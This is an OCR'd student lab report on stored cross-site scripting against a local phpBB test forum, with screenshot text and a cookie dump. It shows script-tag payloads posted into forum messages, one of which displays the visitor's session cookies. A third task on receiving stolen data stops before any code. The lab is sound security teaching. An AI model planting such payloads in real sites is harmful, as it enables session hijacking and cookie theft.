
Task 1 (20 marks):


1. Include the screenshot of the alert window, and the message including JavaScript code.

Attacker makes post with malicious script, and submits post to forum.

Message: task 1 `[quote]<script>alert(“Hello Web!”)</script>[/quote]`



Post is displayed on forum page:




Clicking on post sends out alert of “Hello Web!”


Task 2 (10 marks):


1. Include the screenshot of the shown cookies, and the message including JavaScript code.

Message:

Display user's cookie `[quote]<script>alert(document.cookie)</script>[/quote]`




server [Running]
Activities
Firefox Web Browser
Sep 20 22:02
yourdomain.com :: View For
www.xsslabphpbb.com/viewforum.php?f=1
yourdomain.com
A_little_ text to describe your forum
FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]
Test Forum 1
Moderators: None
Users browsing this forum: admin
newtopic yourdomain.com Forum Index -> Test Forum 1
Mark all topics read
Topics Replies Author Views Last Post
Task 2 0 attack 0 20 Sep 2021 02:02 pm attack
Task1 0 attack 2 20 Sep 2021 01:36 pm attack
Welcome to phpBB 2 0 admin 9 21 Oct 2000 12:01 am admin
Display topics from previous: All Topics Go
newtopic yourdomain.com Forum Index -> Test Forum 1
All times are GMT
Page 1 of 1
Jump to: Select a forum Go
New posts
No new posts
Announcement
New posts [Popular]
No new posts [Popular]
Sticky
New posts [Locked]
No new posts [Locked]
You can post new topics in this forum
You can reply to topics in this forum
You can edit your posts in this forum
You can delete your posts in this forum
You can vote in polls in this forum
You can moderate this forum
Go to Administration Panel
Powered by phpBB © 2001, 2005 phpBB Group
Left ⌘


server [Running]
Activities
Firefox Web Browser
Sep 20 22:02
yourdomain.com :: View t
www.xsslabphpbb.com/viewtopic.php?t=6
yourdomain.com
A_little_ text to describe your forum
FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]
Task 2
newtopic postreply yourdomain.com Forum Index -> Test Forum 1
View previous topic :: View next topic
Author
attack
Posted: 20 Sep 2021
quote edit IP
Joined: 20 Sep 2021
Posts: 2
Display user's cooki
Quote:
www.xsslabphpbb.com
phpbb2mysql_t=a%3A6
%3A%7Bi%3A2%3Bi%3A1632144106%3Bi%3A1%3Bi%3A1632144759%3Bi%3A3%3Bi%3A1632144877%3Bi%3A4%3Bi%3A1632145016%3Bi%3A5%3Bi%3A1632146431%3Bi%3A6%3Bi%3A1632146538%3B%7D; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;
phpbb2mysql_sid=aa9dd0b52d05bce6035576c0bd61efb2
OK
Read www.xsslabphpbb.com
Left ⌘

Task 3 (20 marks):


1. You need to write a program or use a tool to receive the data sent by the attacker. Describe and explain the used program/tool.


Code written:

